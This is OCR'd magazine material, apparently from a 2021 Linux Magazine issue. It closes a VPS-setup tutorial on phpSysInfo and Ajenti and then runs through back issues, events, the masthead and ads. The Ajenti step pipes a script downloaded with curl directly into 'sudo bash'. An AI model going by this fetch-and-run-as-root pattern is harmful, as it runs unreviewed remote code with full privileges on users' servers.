
Safe Landing

Whenever you point a browser to the domain name assigned to the VPS, you're greeted with the default Apache page. If you want to replace the default page with something more useful, you might want to give the landing page template that comes with VPS Express a try. Written in PHP, the landing page provides basic information about the VPS it's running on, a five-day weather forecast for the specified location, a section with user-defined links, and a feed section where you can add your favorite RSS feeds (Figure 2). To configure the available settings, open the `index.php` file for editing and adjust the user-defined settings. Most of these settings are self-explanatory, so you shouldn't have problems figuring out what they do and how to configure them. To be able to use the weather forecast functionality, you need to obtain an OpenWeatherMap API key. Once you're done editing the settings, save the changes and upload the `index.php` file along with the `fonts` and `css` folders into the document root of the server.

Monitor Your VPS

Since keeping the VPS running smoothly is solely your responsibility, it's a good idea to have a monitoring solution that makes it possible to track your VPS and its health. Since your VPS already has PHP, the most straightforward way to add monitoring capabilities to the VPS is to install phpSysInfo [4] on it. The tool displays essential system information in an easy-to-understand manner. It requires virtually no configuration, and it can be deployed on your server in a matter of minutes. Grab the latest release of the software from the project's website, unpack the downloaded archive, rename the `config.php.new` file in the resulting directory to `config.php`, and upload the entire `phpsysinfo` directory to the server. Then point the browser to *http://hello.xyz/phpsysinfo* (replace `hello.xyz` with the actual domain name of your VPS), and you should see phpSysInfo in all its beauty (Figure 3). The default phpSysInfo configuration displays all key information, but you can easily add more data points by editing the `config.php` file. All options available in the file contain brief but informative descriptions, so enabling and configuring the desired entries is easy. For example, to enable one or several bundled plugins, edit the `PLUGINS=false` line as follows:

Figure 3: PhpSysInfo lets you keep an eye on your VPS's vitals.




```
PLUGINS=PSStatus,SMART
```

If you are looking for something more powerful and flexible than phpSysInfo, then Ajenti [5] is a perfect candidate for the job. Installing Ajenti is a matter of running the following commands:

```
sudo apt install ➥
  software-properties-common
curl https://raw.githubusercontent.com/ajenti/➥
  ajenti/master/scripts/install.sh | ➥
  sudo bash -s -
```

Figure 4: Configuring SSL support in Ajenti.

Once the installation has been completed, you can access Ajenti on port 8000 (e.g., *http://hello.xyz:8000*) and log in using an existing system user account. By default, Ajenti uses the HTTP protocol, so you might want to enable SSL right from the start. Assuming you've already enabled Let's Encrypt on the VPS, the first task is to create a so-called full keychain certificate file using the commands below (replace `hello.xyz` with the actual domain name):

```
/etc/letsencrypt/live/hello.xyz
cat privkey.pem fullchain.pem > fullkeychain.pem
```

Next, switch to the *Settings* section in the Ajenti dashboard, activate the *Enable SSL* option, and specify the path to the `fullkeychain.pem` file in the *SSL certificate file* field (Figure 4). The path may appear as follows:

```
/etc/letsencrypt/live/hello.xyz/fullkeychain.pem
```

Click *Save* to apply changes, and you should be able to access Ajenti using the HTTPS protocol (e.g., *https://hello.xyz:8000*).

You can populate the *Dashboard* section with widgets that monitor various aspects on the VPS, including disk space and memory utilization, CPU usage, traffic statistics, and more (Figure 5). Adding a widget is easy. To add, for example, a widget for monitoring and managing a specific service, click the *Add widget* button and select *Service*. In the added widget, click the Wrench icon, select *systemd* from the *Manager* drop-down list, and select the desired service (e.g., *apache2*) from the *Service* drop-down list. Once configured, the widget displays the current status of the server and lets you stop and restart it. For a better overview, you can arrange widgets by dragging them with the mouse and grouping them into tabs.

Besides widgets, Ajenti offers several other benefits. The File Manager module makes it possible to traverse directories on your VPS and work with files. You can move files and directories, delete them, and create new ones. It's also possible to edit text files using the built-in text editor, which can be useful when you need to edit a configuration file. As the name suggests, the Terminal module provides terminal access to the VPS right from Ajenti, while the Services module gives you access to all system services. Finally, the Plugins module can be used to extend Ajenti's functionality by installing additional plugins.

Wrap-Up

Like everything else in life, running your own VPS instance has its advantages and drawbacks. You need to take proper care of securing your VPS, and the burden of keeping the server running smoothly is all yours. But if you're looking for an inexpensive way to have a Linux machine that's fully under your control, you can do much worse than opting for a VPS. ■■■

Info

[1] Namecheap: *https://www.namecheap.com/*
[2] VPS Express: *https://github.com/dmpop/vps-express*
[3] Adminer: *https://www.adminer.org/*
[4] phpSysInfo: *https://phpsysinfo.github.io/phpsysinfo/*
[5] Ajenti: *https://ajenti.org/*

The Author

Dmitri Popov has been writing exclusively about Linux and open source software for many years. His articles have appeared in Danish, British, U.S., German, Spanish, and Russian magazines and websites. You can find more on his website at *tokyoma.de*.





Figure 5: Ajenti allows you to customize the dashboard by populating it with widgets.

Public Money Public Code



Modernising Public Infrastructure with Free Software

fsfe Free Software Foundation Europe

Learn More: https://publiccode.eu/

LINUX NEWSSTAND

Order online:
https://bit.ly/Linux-Newsstand

Linux Magazine is your guide to the world of Linux. Monthly issues are packed with advanced technical articles and tutorials you won't find anywhere else. Explore our full catalog of back issues for specific topics or to complete your collection.

#249/August 2021

Turn Your Android into a Linux PC

UserLAnd lets you run Linux applications on your Android phone – all without replacing Android OS.

On the DVD: openSUSE Leap 15.3 and Kubuntu 21.04 Desktop

#248/July 2021

Brain Tools

Sometimes you want the computer to think for you, and sometimes you want the computer to make you think. This month we present a selection of free Linux tools for learning and thinking.

On the DVD: Ubuntu 21.04 and Fedora 34 Workstation

#247/June 2021

Post-Quantum Encryption

Quantum computers are still at the experimental stage, but mathematicians have already discovered some quantum-based algorithms that will demolish the best of our current encryption methods. What better time to look for quantum encryption alternatives?

On the DVD: Knoppix 9.1 and ZORIN OS 15.3 Core

#246/May 2021

Faster Startup

Weary of waiting for a login window? Your driver-drenched Linux distro was configured for all systems, not for your system. This month we show you how to optimize your system for faster startup.


On the DVD: Manjaro KDE Plasma 20.2.1 and Clonezilla Live 2.7.1

#245/April 2021

Choose a Shell

You're never stuck with the same old command shell – unless you want to be. This month we review some of the leading alternatives.

On the DVD: Arch Linux 2021.02.01 and MX Linux mx-19.03



#244/March 2021

Stream Processing

The explosion of real-time data from sensors and monitoring devices is fueling new interest in alternative programming techniques. This month we wade into stream processing.

On the DVD: FreeBSD 12.2 and GhostBSD 20.11.28

FEATURED EVENTS

Users, developers, and vendors meet at Linux events around the world. We at *Linux Magazine* are proud to sponsor the Featured Events shown here.

For other events near you, check our extensive events calendar online at *https://www.linux-magazine.com/events*.

If you know of another Linux event you would like us to add to our calendar, please send a message with all the details to *events@linux-magazine.com*.

NOTICE

Be sure to check the event website before booking any travel, as many events are being canceled or converted to virtual events due to the effects of COVID-19.

Practical Open Source Information (POSI)

Date: September 16, 2021

Location: Virtual Event

Website: *https://eventyay.com/e/e7dfbfc4*

POSI is a forum for open source practitioners to discuss all the details of implementing open source. Sessions will focus on "nuts and bolts" knowledge that organizations of all sizes need whether they're already using a lot of open source or are just getting started on their open source journey.

Open Source Summit

Date: September 27-30, 2021

Location: Seattle, Washington and Virtual

Website: *https://events.linuxfoundation.org/open-source-summit-north-america/*

Open Source Summit is the leading conference for developers, architects, and other technologists to collaborate, share information, learn about the latest technologies, and gain a competitive advantage by using innovative open solutions.

Events

KVM Forum	Septermber 15-16	Virtual Event	https://events.linuxfoundation.org/kvm-forum/
Practical Open Source Information (POSI)	September 16	Virtual Event	https://eventyay.com/e/e7dfbfc4
EuroBSDCon	September 17-19	Virtual Event	https://2021.eurobsdcon.org/
OSDNConf 2021	September 18	Kiev, Ukraine	https://osdn.org.ua/
ApacheCon 2021	September 21-23	Virtual Event	https://apachecon.com/acah2021/
Open Mainframe Summit	September 22-23	Virtual Event	https://events.linuxfoundation.org/open-mainframe-summit/register/
OSPOCon	September 22-23	Seattle, Washingtonw and Virtual Event	https://events.linuxfoundation.org/ospocon/register/
Open Source Summit North America	September 27-30	Seattle, Washington	https://events.linuxfoundation.org/open-source-summit-north-america/
Embedded Linux Conference North America	September 27-30	Seattle, Washington	https://events.linuxfoundation.org/embedded-linux-conference-north-america/
DrupalCon Europe 2021	October 4-7	Virtual Event	https://events.drupal.org/europe2021
JAX London Hybrid	October 4-7	London, UK and Online	https://jaxlondon.com/
IEEE Quantum Week 2021	October 18-22	Virtual Event	https://qce.quantum.ieee.org/
SeaGL (Seattle GNU/Linux Conference)	November 5-6	Virtual Event	https://seagl.org/
Linux Storage Filesystem & MM Summit	December 6-8	Palm Springs, California	https://events.linuxfoundation.org/lsfmm/

CALL FOR PAPERS

We are always looking for good articles on Linux and the tools of the Linux environment. Although we will consider any topic, the following themes are of special interest:

- System administration
- Useful tips and tools
- Security, both news and techniques
- Product reviews, especially from real-world experience
- Community news and projects

If you have an idea, send a proposal with an outline, an estimate of the length, a description of your background, and contact information to *edit@linux-magazine.com*.

The technical level of the article should be consistent with what you normally read in *Linux Magazine*. Remember that *Linux Magazine* is read in many countries, and your article may be translated into one of our sister publications. Therefore, it is best to avoid using slang and idioms that might not be understood by all readers.

Be careful when referring to dates or events in the future. Many weeks could pass between your manuscript submission and the final copy reaching the reader's hands. When submitting proposals or manuscripts, please use a subject line in your email message that helps us identify your message as an article proposal. Screenshots and other supporting materials are always welcome.

Additional information is available at:
http://www.linux-magazine.com/contact/write_for_us.

Authors

Contact Info

Editor in Chief
Joe Casad, jcasad@linux-magazine.com

Copy Editors
Amy Pettle, Aubrey Vaughn

News Editor
Jack Wallen

Editor Emerita Nomadica
Rita L Sooby

Managing Editor
Lori White

Localization & Translation
Ian Travis

Layout
Dena Friesen, Lori White

Cover Design
Lori White

Cover Image
© skorzewiak, 123RF.com

Advertising
Brian Osborn, bosborn@linuxnewmedia.com
phone +49 8093 7679420

Marketing Communications
Gwen Clark, gclark@linuxnewmedia.com
Linux New Media USA, LLC
4840 Bob Billings Parkway, Ste 104
Lawrence, KS 66049 USA

Publisher
Brian Osborn

Customer Service / Subscription
For USA and Canada:
Email: cs@linuxpromagazine.com
Phone: 1-866-247-2802
(Toll Free from the US and Canada)

For all other countries:
Email: subs@linux-magazine.com

www.linuxpromagazine.com – North America
www.linux-magazine.com – Worldwide

Printed in Nuremberg, Germany by hofmann infocom GmbH.

Distributed by Seymour Distribution Ltd, United Kingdom

LINUX PRO MAGAZINE (ISSN 1752-9050) is published monthly by Linux New Media USA, LLC, 4840 Bob Billings Parkway, Ste 104, Lawrence, KS 66049, USA. Periodicals Postage paid at Lawrence, KS and additional mailing offices. Ride-Along Enclosed. POSTMASTER: Please send address changes to Linux Pro Magazine, 4840 Bob Billings Parkway, Ste 104, Lawrence, KS 66049, USA.

Published monthly in Europe as Linux Magazine (ISSN 1471-5678) by: Sparkhaus Media GmbH, Bialasstr. 1a, 85625 Glonn, Germany.

Approximate	
UK / Europe	Sep 04
USA / Canada	Oct 01
Australia	Nov 01


On Sale Date

Please note: On sale dates are approximate and may be delayed because of logistical issues.

Issue 251 / October 2021

Linux from Scratch

Many experts will tell you the best way to learn about Linux is to build it yourself. Next month we study how to build a complete Linux system from the ground up with Linux from Scratch.



Lead Image © Olga Yastremska, 123RF.com

Preview Newsletter

The Linux Magazine Preview is a monthly email newsletter that gives you a sneak peek at the next issue, including links to articles posted online.

Sign up at: ***https://bit.ly/Linux-Update***

Sharpen your view!

TUXEDO InfinityBook Pro 14

Intel Core i7-1165G7
Intel Iris Xe Graphics

3K Omnia Display
16:10 | 2880 x 1800 Pixels

Deep Grey
magnesium chassis
1,5 cm thin | 1 kg

Thunderbolt 4
Full featured USB-C 4.0

100%
Linux

5
Year
Warranty

Lifetime
Support

Built in
Germany

German
Privacy

Local
Support

TUXEDO COMPUTERS

tuxedocomputers.com

HETZNER

DEDICATED ROOT SERVER
DESIGNED FOR PROFESSIONALS

Dedicated Root Server AX41-NVMe

- ✔ AMD Ryzen™ 5 3600 Simultaneous Multithreading
- ✔ 64 GB DDR4 RAM
- ✔ 2 x 512 GB NVMe SSD
- ✔ 100 GB Backup Space
- ✔ Traffic unlimited
- ✔ Location Finland and Germany
- ✔ No minimum contract
- ✔ Setup Fee $47

monthly from $41

Dedicated Root Server AX51-NVMe

- ✔ AMD Ryzen™ 7 3700X Simultaneous Multithreading
- ✔ 64 GB DDR4 ECC RAM
- ✔ 2 x 1 TB NVMe SSD
- ✔ 100 GB Backup Space
- ✔ Traffic unlimited
- ✔ Location Finland and Germany
- ✔ No minimum contract
- ✔ Setup Fee $71

monthly from $65

www.hetzner.com